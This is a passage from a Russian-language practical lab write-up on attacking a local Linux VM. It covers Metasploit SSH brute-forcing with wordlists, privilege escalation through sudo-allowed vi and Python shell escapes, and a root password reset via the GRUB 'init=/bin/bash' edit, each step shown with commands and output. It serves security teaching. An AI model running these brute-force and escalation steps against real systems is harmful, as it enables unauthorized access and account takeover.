3	exploit/unix/ssh/array_vxag_vapv_privkey_privesc	2014-02-03	excellent	No	Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
4	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
5	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 login
6	exploit/linux/ssh/cisco_ucs_scuser	2019-08-21	excellent	No	Cisco UCS Director default scuser password
7	exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684	2022-10-10	excellent	Yes	Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
8	exploit/linux/ssh/microfocus_obr_shrboadmin	2020-09-21	excellent	No	Micro Focus Operations Bridge Reporter shrboadmin default password
9	post/linux/manage/ssh_key_persistence		excellent	No	SSH Key Persistence
10	post/windows/manage/ssh_key_persistence		good	No	SSH Key Persistence
11	auxiliary/scanner/ssh/ssh_login		normal	No	SSH login Check Scanner
12	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key login Scanner
13	exploit/linux/ssh/symantec_smg_ssh	2012-08-27	excellent	No	Symantec Messaging Gateway 9.5 Default ssh Password Vulnerability
14	exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tectia ssh USERAUTH Change Request Password Reset Vulnerability
15	post/windows/gather/credentials/mremote		normal	No	Windows Gather mRemote Saved Password Extraction

Воспользуемся эксплойтом под номером 11, который позволяет подобрать логин и пароль для ssh методом брутфорс. Выберем эксплойт указав его индекс:

>> use 11

Отобразим опции, которые можно настроить:

>> show options

```
[msf](Jobs:0 Agents:0) >> use 11
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name           Current Setting  Required  Description
  ----
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false          no        Add all passwords in the current database to the list
  DB_ALL_USERS     false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD         no             no        A specific password to authenticate with
  PASS_FILE        no             no        File containing passwords, one per line
  RHOSTS           yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            22             yes       The target port
  STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
  THREADS          1              yes       The number of concurrent threads (max one per host)
  USERNAME         no             no        A specific username to authenticate as
  USERPASS_FILE   no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false          no        Try the username as the password for all users
  USER_FILE        no             no        File containing usernames, one per line
  VERBOSE          false          yes       Whether to print output for all attempts
```

Тут мы видим список параметров, которые можно указать:

PASS_FILE – Путь к файлу с паролями

RHOSTS – IP атакуемой машины

RPORT – Порт, на котором установлен ssh


STOP_ON_SUCCESS – Остановить перебор при успешном результате

USER_FILE – Путь к файлу с логинами

VERBOSE – Отображать перебор

Нам необходимо 2 файла для перебора: файл с возможными логинами и возможными паролями. Инструмент Metasploit имеет в своей корневой директории коллекции файлов с логинами и паролями и иными ключевыми словами на разные случаи взлома.

Воспользуемся следующими файлами для брутфорса:



Устанавливаем необходимые параметры:

\$ set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt

\$ set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt

\$ set RHOSTS 192.168.1.64

\$ set STOP_ON_SUCCESS true

\$ set VERBOSE true

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USER_FILE /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set PASS_FILE /usr/share/wordlists/metasploit/adobe_top100_pass.txt
PASS_FILE => /usr/share/wordlists/metasploit/adobe_top100_pass.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.1.64
RHOSTS => 192.168.1.64
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set VERBOSE true
VERBOSE => true
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name              Current Setting      Required  Description
  ----              -
  BLANK_PASSWORDS    false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED   5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS       false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS        false                no        Add all passwords in the current database to the list
  DB_ALL_USERS       false                no        Add all users in the current database to the list
  DB_SKIP_EXISTING   none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD           /usr/share/wordlists/metasploit/adobe_top100_pass.txt        no        File containing passwords, one per line
  RHOSTS             192.168.1.64         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
  RPORT              22                   yes       The target port
  STOP_ON_SUCCESS    true                 yes       Stop guessing when a credential works for a host
  THREADS            1                    yes       The number of concurrent threads (max one per host)
  USERNAME           /usr/share/wordlists/metasploit/default_users_for_serv       no        A specific username to authenticate as
  USERPASS_FILE      /usr/share/wordlists/metasploit/default_users_for_serv       no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS       false                no        Try the username as the password for all users
  USER_FILE          /usr/share/wordlists/metasploit/default_users_for_serv       no        File containing usernames, one per line
  VERBOSE            true                 yes       Whether to print output for all attempts
```

Запускаем эксплойт, командой:

>> exploit

```
[*] 192.168.1.64:22 - Failed: 'test:nicole'
[*] 192.168.1.64:22 - Failed: 'test:killer'
[*] 192.168.1.64:22 - Failed: 'test:abcdef'
[*] 192.168.1.64:22 - Failed: 'test:hannah'
[*] 192.168.1.64:22 - Failed: 'test:test'
[*] 192.168.1.64:22 - Failed: 'test:alexander'
[*] 192.168.1.64:22 - Failed: 'test:andrew'
[*] 192.168.1.64:22 - Failed: 'test:222222'
[*] 192.168.1.64:22 - Failed: 'test:joshua'
[*] 192.168.1.64:22 - Failed: 'test:freedom'
[*] 192.168.1.64:22 - Failed: 'test:samsung'
[*] 192.168.1.64:22 - Failed: 'test:asdfghj'
[*] 192.168.1.64:22 - Failed: 'test:purple'
[*] 192.168.1.64:22 - Failed: 'test:ginger'
[*] 192.168.1.64:22 - Failed: 'test:123654'
[*] 192.168.1.64:22 - Failed: 'test:matrix'
[+] 192.168.1.64:22 - Success: 'test:secret' 'Could not chdir to home directory /home/test: No such file or directory uid=1001(test) gid=1001(test) groups=1001(test) Linux server 4.8.0-58-generic #63-16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 GNU/Linux Could not chdir to home directory /home/test: No such file or directory '
[*] SSH session 1 opened (192.168.1.55:39547 -> 192.168.1.64:22) at 2023-08-05 18:20:48 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Мы видим, эксплойт нашел успешные логин и пароль для последующего входа.

Логин – **test**; Пароль – **secret**.

Теперь мы можем подключиться к пользователю test, которого мы только что определили, используя ssh-соединение. Пароль укажем secret:

```
[prospero@parrot-vm]~$ ssh test@192.168.1.64
test@192.168.1.64's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)
```

```
test@server:/$ whoami
test
test@server:/$
```

Соединение успешно установлено.

- **Получение важной информации**

Целью нашего дальнейшего проникновения будет прочтение файла **Important.txt**, по пути **/home/server/Important.txt**. Вместо чтения файла мы можем делать и иные вещи, доступные администратору.

\$ cat /home/server/Important.txt

```
test@server:/$ cat /home/server/Important.txt
cat: /home/server/Important.txt: Permission denied
```

Как мы видим, сейчас прочитать этот файл мы не можем. Посмотрим права на этот файл:

\$ ls -dl /home/server/Important.txt

```
test@server:/$ ls -dl /home/server/Important.txt
-rwx----- 1 root root 23 Apr 18 23:08 /home/server/Important.txt
```

Права доступа есть только у пользователя **root**. Мы знаем пароль от пользователя **test**, значит введя его, мы сможем получить доступ к исполнению команд от пользователя **root**:

```
test@server:/$ sudo su
[sudo] password for test:
Sorry, user test is not allowed to execute '/bin/su' as root on server.
```

Мы не можем использовать команду **sudo**, видимо пользователю **test** запрещено её исполнять. Посмотрим, можем ли мы исполнять какие-либо команды с правами пользователя **root**. Следующая команда используется для просмотра списка разрешений пользователя, которые указаны в файле конфигурации **sudoers**.

\$ sudo -l

```
test@server:/$ sudo -l
Matching Defaults entries for test on server:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User test may run the following commands on server:
    (ALL) NOPASSWD: /usr/bin/vi, /usr/bin/python3.4, /usr/bin/python3, /u$
```

пользователю **test** разрешено использовать следующие инструменты от имени администратора: **vi, python, nmap, sh**. Сейчас мы будем получать права **root** разными способами используя уязвимую конфигурацию файла **Sudoers**.

- **Эскалация привилегий через Vi**

VI — это текстовый редактор, который по умолчанию установлен во многих дистрибутивах операционной системы **Linux**. Он широко используется множеством разработчиков. В результате часто возникает ситуация, когда разработчики получают доступ к **VI** через **sudo**, чтобы упростить изменение конфигурационных файлов, которые используются в процессе разработки. Возможность внесения изменений в любой файл на системе несет определенные риски, но у **VI** также есть встроенная функция, позволяющая выполнять произвольные команды. Это означает, что, предоставив пользователю доступ **sudo** к **VI**, фактически предоставляется полный доступ с правами **root** к серверу.

Начнем эксплуатацию уязвимости с запуска текстового редактора:

\$ sudo vi

Нажмите клавишу **Esc**. В редакторе напишем следующее:

!whoami

Далее нажимаем **Enter**.

```
test@server:/$ sudo vi
root
Press ENTER or type command to continue
```

мы видим, команда запущена от имени администратора. Нажмем клавишу Enter. Когда откроется новое окно нажмем клавишу Esc, а затем напишем следующее:

```
:!cat /home/server/Important.txt
```

Нажмем клавишу Enter.

```
Press ENTER or type command to continue
Important Information!
Press ENTER or type command to continue
```

Таким образом, мы смогли прочитать файл, который может читать только пользователь с правами администратора. Чтобы выйти из редактора Vi нажимаем сочетание клавиш CTRL+Z.

- **Эскалация привилегий через Python**

Python также пользуется популярностью среди пользователей. Этот язык программирования часто используется для написания сценариев в различных областях. Подобно многим мощным языкам программирования и сценариев, Python обладает способностью выполнять системные команды.

Приведенная ниже команда демонстрирует использование модуля языка Python под названием "os" для выполнения команды "whoami":

```
$ sudo python3 -c 'import os;os.system("whoami")'
```

```
test@server:/$ sudo python3 -c 'import os;os.system("whoami")'
root
test@server:/$
```

Команда запущена от имени администратора. Теперь прочитаем секретный файл:

```
$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt ")'
```

```
test@server:/$ sudo python3 -c 'import os;os.system("cat /home/server/Important.txt ")'
Important Information!
test@server:/$
```

Таким образом, мы смогли прочитать файл, который может читать только пользователь с правами администратора.

Сброс пароля пользователя root через меню GRUB


Сброс пароля root через загрузчик GRUB может быть полезным в случае, если у вас есть физический доступ к целевой машине (или вы забыли пароль или потеряли доступ к учетной записи root).

! Все действия выполнены на виртуальной машине.

Запустите ваш компьютер и продолжайте нажимать клавишу Shift на клавиатуре, пока не появится меню GRUB, как показано на картинке ниже:



Далее, выбираем операционную систему для загрузки, которой является Ubuntu в нашем случае, и нажимаем клавишу 'e' на клавиатуре, чтобы отредактировать некоторые команды. Таким образом, мы сможем загрузить командную оболочку root. Нажатие клавиши 'e' на клавиатуре откроет нам экран редактирования:




Прокручиваем вниз и редактируем строчку **"ro nosmap"** (строка начинается с **ro** и может отличаться)

Вводим:

rw init=/bin/bash

После внесения изменений:



Нажимаем **F10** или **Ctrl-x** чтобы сохранить изменения и продолжить загрузку.

После перезагрузки появится экран командной оболочки root:

```
Begin: Running /scripts/local-bottom ... done.
done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# [ 25.973248] random: crng init done
root@(none):/#
```

Далее мы можем изменить пароль для пользователя root:

```
root@(none):/# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@(none):/# _
```

Или для других пользователей:

```
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
landscape:x:103:109:/var/lib/landscape:/bin/false
server:x:1000:1000:server,,,:/home/server:/bin/bash
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
avahi:x:105:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:107:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
colord:x:108:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
kernoops:x:109:65534:Kernel Ops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:121:RealtimeKit,,,:/proc:/bin/false
saned:x:112:122:/home/saned:/bin/false
whoopsie:x:113:123:/nonexistent:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:116:124:Gnome Display Manager:/var/lib/gdm:/bin/false
debian-spamd:x:117:126:/var/lib/spamassassin:/bin/sh
mysql:x:118:127:MySQL Server,,,:/nonexistent:/bin/false
statd:x:119:65534:/var/lib/nfs:/bin/false
test:x:1001:1001:/home/test:/bin/bash
sshd:x:120:65534:/var/run/sshd:/usr/sbin/nologin
ossecm:x:122:128:/var/ossec:/bin/false
lxd:x:121:65534:/var/lib/lxd:/bin/false
user1:x:1002:1002,,,:/home/user1:/bin/bash
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
root@(none):/# _
```

ЗАКЛЮЧЕНИЕ

В данной практической работы мы приобрели ценный опыт и понимание о том, как возможные уязвимости и недоработки в системах могут предоставить злоумышленникам доступ к серверу. Мы научились идентифицировать и использовать различные точки входа для атаки, предоставляющие доступ на разные уровни привилегий.

Весь этот процесс подчеркивает важность тщательной настройки и обновления системных компонентов, а также использование сильных паролей и аутентификационных методов. Мы также видим, что даже популярные инструменты, такие как **nmap**, **nikto** и **Metasploit**, могут быть использованы как для добросовестного анализа, так и для вредоносных действий.

На основе нашей практической работы мы можем заключить, что обеспечение безопасности системы - сложный и непрерывный процесс, который требует постоянного мониторинга, обновлений и обучения. Регулярное тестирование на уязвимости и обучение персонала могут значительно уменьшить риски несанкционированного доступа и сохранить целостность и конфиденциальность данных.

ПРАКТИЧЕСКАЯ РАБОТА ЗАВЕРШЕНА!